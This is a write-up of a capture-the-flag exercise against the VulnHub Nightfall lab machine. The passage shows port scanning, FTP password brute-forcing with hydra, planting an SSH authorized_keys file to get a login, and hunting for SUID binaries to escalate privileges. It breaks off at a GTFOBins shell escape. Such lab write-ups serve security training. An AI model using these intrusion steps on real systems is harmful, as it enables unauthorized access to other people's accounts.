
VulnHub

Nightfall

https://www.vulnhub.com/entry/sunset-nightfall,355/

Walkthrough

1. NMAP Scan:




```
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.37:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:25:e1:4f:41:c6:0f:be:31:21:7b:27:e3:af:49:a9 (RSA)
|   256 38:15:c9:72:9b:e0:24:68:7b:24:4b:ae:40:46:43:16 (ECDSA)
|_  256 9b:50:3b:2c:48:93:e1:a6:9d:b4:99:ec:60:fb:b6:46 (ED25519)
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: InteractiveClient, Speaks41ProtocolOld, Speaks41ProtocolNew,
|   Status: Autocommit
|   Salt: 18dp&h[pC:;W$K.DK,8t
|_  Auth Plugin Name: mysql_native_password
Service Info: Host: NIGHTFALL; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are 6 services running on different ports:

1. Port 21 – running FTP
2. Port 22 – running SSH
3. Port 80 – running HTTP
4. Ports 139 & 445 – running Samba
5. Port 3306 – running MySQL

What can we do?


Firstly, I will investigate the FTP server, is anonymous login allowed?



```
kali@kali:~$ ftp 10.0.2.37
Connected to 10.0.2.37.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.37:kali): anonymous
331 Username ok, send password.
Password:
530 Anonymous access not allowed.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

I suppose not…

What does the HTTP Service show us?



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Appears to be a fresh new install of the Apache Server suite running on Debian.

Trying to enumerate the website lead us nowhere…



Dir	/icons/small/	403	468
Dir	/	200	11322
Dir	/server-status/	403	470
Dir	/icons/	403	462
Dir	/icons/small/	403	468
Dir	/	200	11322

Maybe the Samba shares would get us somewhere.


The enum4linux report showed me that there are some shares active, but none can be accessed. It did however get us the usernames for two local users:

1. nightfall
2. matt

At this point, I got frustrated and started to brute-force stuff.

I began brute-forcing the FTP service, since it is a bit odd that FTP cannot be accessed so easily in a CTF challenge scenario.


I created a .txt file containing both usernames and used the rockyou.txt wordlist in this attack. I used hydra for proceeding with the attack.



```
[21][ftp] host: 10.0.2.37   login: matt   password: [redacted]
```

Hydra found the password for the matt user!

Let's log in.



```
kali@kali:~$ ftp 10.0.2.37
Connected to 10.0.2.37.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.37:kali): matt
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-------   1 matt     matt        0 Aug 28  2019 .bash_history
-rw-r--r--   1 matt     matt      220 Aug 26  2019 .bash_logout
-rw-r--r--   1 matt     matt     3526 Aug 26  2019 .bashrc
drwx------   3 matt     matt     4096 Aug 28  2019 .gnupg
drwxr-xr-x   3 matt     matt     4096 Aug 26  2019 .local
-rw-r--r--   1 matt     matt      807 Aug 26  2019 .profile
-rw-------   1 matt     matt        0 Aug 28  2019 .sh_history
```

As we can see, we have access to matt's directory but only his directory.

What can we do? We have write permissions to this directory… *GASP* SSH MY WAY TO VICTORY!!


Try to create an SSH key authorization file.

On your attacker machine, create an ssh keyring by typing "ssh-keygen -t rsa".


Try to create an .ssh directory in our victim's directory.

In that directory, create a .txt file called 'authorized_keys' and its content must be the same as the id_rsa.pub created on the attacker machine from the earlier command.


Now you can log in through SSH as that user by using the private key related to the authorized keys .txt file you just created on the victim host:



```
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-------   1 matt     matt            0 Aug 28  2019 .bash_history
-rw-r--r--   1 matt     matt          220 Aug 26  2019 .bash_logout
-rw-r--r--   1 matt     matt         3526 Aug 26  2019 .bashrc
drwx------   3 matt     matt         4096 Aug 28  2019 .gnupg
drwxr-xr-x   3 matt     matt         4096 Aug 26  2019 .local
-rw-r--r--   1 matt     matt          807 Aug 26  2019 .profile
-rw-------   1 matt     matt            0 Aug 28  2019 .sh_history
drwxr-xr-x   2 root     root         4096 Jul 31 00:51 .ssh
226 Transfer complete.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root          563 Jul 31 00:51 authorized_keys
226 Transfer complete.
ftp> 
```



```
kali@kali:~$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5j4q0kDSr2KeoRkw9RhG54DwTR2hOEmFjwcJIpA+3fJbmlXBl8eWu/WqQ/BrrR0zpi9hkJboN4lvLshP9ia9cKaFrleMpeQx5tsPlF1x0UdcIdwFHc4FyOo5A4FVuSwA3Vyg34ZQBLI/LUvh+JGcJReWQDh7jtPSjfR
3oH08fXLKaZD3BEZyoGkEZSbTvjLZEXRaZBeNava2lx3CkwPs9VvgLNv3c1HbyanSS6fl93a6cJpY4BeflvlcBgsNSYavIvFCK03UGqXbvCXtzr6e57aHFxWp3262TnE+7nIXycIi7ffxumHZRrqiMb72/5tRdZcR8dzv8CjTqhA72BEDuvLsROO3ZWTcao3HTGbrsj4RT
d0Z5DI1Zqy+2r+9AHfIyAS0UG759pPIndwdtFiXphbks0PCOcjAlZnKfLabv7sEn7iMf24ul4GO4W0an7LTyG8rZZQW41dMiRFyA+63nMP51+RrNDRyAaBTBAXTR79ZTjkLlJ+5v6HSdgwZbzHM= kali@kali
```




```
kali@kali:~$ ssh -i id_rsa matt@10.0.2.37
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 30 20:52:27 2020 from 10.0.2.15
matt@nightfall:~$ 
```


[Hacker Voice] I'm in.

Right, we're now logged in as user 'matt'. Sudo -l?



```
matt@nightfall:~$ sudo -l
[sudo] password for matt:
```

It asks for a password and we do not know it… let's look around for other files:




```
matt@nightfall:/home$ ls
matt  nightfall
matt@nightfall:/home$ cd nightfall/
matt@nightfall:/home/nightfall$ ls -la
total 40
drwxr-xr-x 5 nightfall nightfall 4096 Jul 30 21:03 .
drwxr-xr-x 4 root      root      4096 Aug 25  2019 ..
-rw------- 1 nightfall nightfall    0 Aug 28  2019 .bash_history
-rw-r--r-- 1 nightfall nightfall  220 Aug 17  2019 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3526 Aug 17  2019 .bashrc
drwx------ 3 nightfall nightfall 4096 Aug 28  2019 .gnupg
drwxr-xr-x 3 nightfall nightfall 4096 Aug 17  2019 .local
-rw------- 1 nightfall nightfall  337 Aug 17  2019 .mysql_history
-rw-r--r-- 1 nightfall nightfall  807 Aug 17  2019 .profile
drwxr-xr-x 2 nightfall nightfall 4096 Jul 30 21:05 .ssh
-rw------- 1 nightfall nightfall   33 Aug 28  2019 user.txt
matt@nightfall:/home/nightfall$
```

There are 2 directories in the home folder, matt and nightfall.

Navigating to nightfall's directory, we see our first flag, user.txt. We cannot open it however as it can only be read or written to by the user nightfall. We can't create another SSH authorization key here as yet again, only nightfall has permissions to write to this directory.


We need to escalate our privileges… Let's look for SUIDs



```
matt@nightfall:~$ find / -perm -u=s -type f 2>/dev/null
/scripts/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
matt@nightfall:~$
```

/scripts/find ?

That looks interesting, let us navigate to it.



```
matt@nightfall:/home/nightfall$ cd /scripts/
matt@nightfall:/scripts$ ls -la
total 320
drwxr-xr-x  2 nightfall nightfall   4096 Aug 28  2019 .
drwxr-xr-x 19 root      root        4096 Aug 28  2019 ..
-rwsr-sr-x  1 nightfall nightfall 315904 Aug 28  2019 find
matt@nightfall:/scripts$ 
```


It is the find binary, allowing us to find files/directories.

What's interesting about it is that it can be executed by everyone but it will run with the owner's privileges, nightfall. So, can we use this SUID to execute command for us?

Through OSINT, I have discovered on GTFOBins that a shell can be spawned out of the find binary.

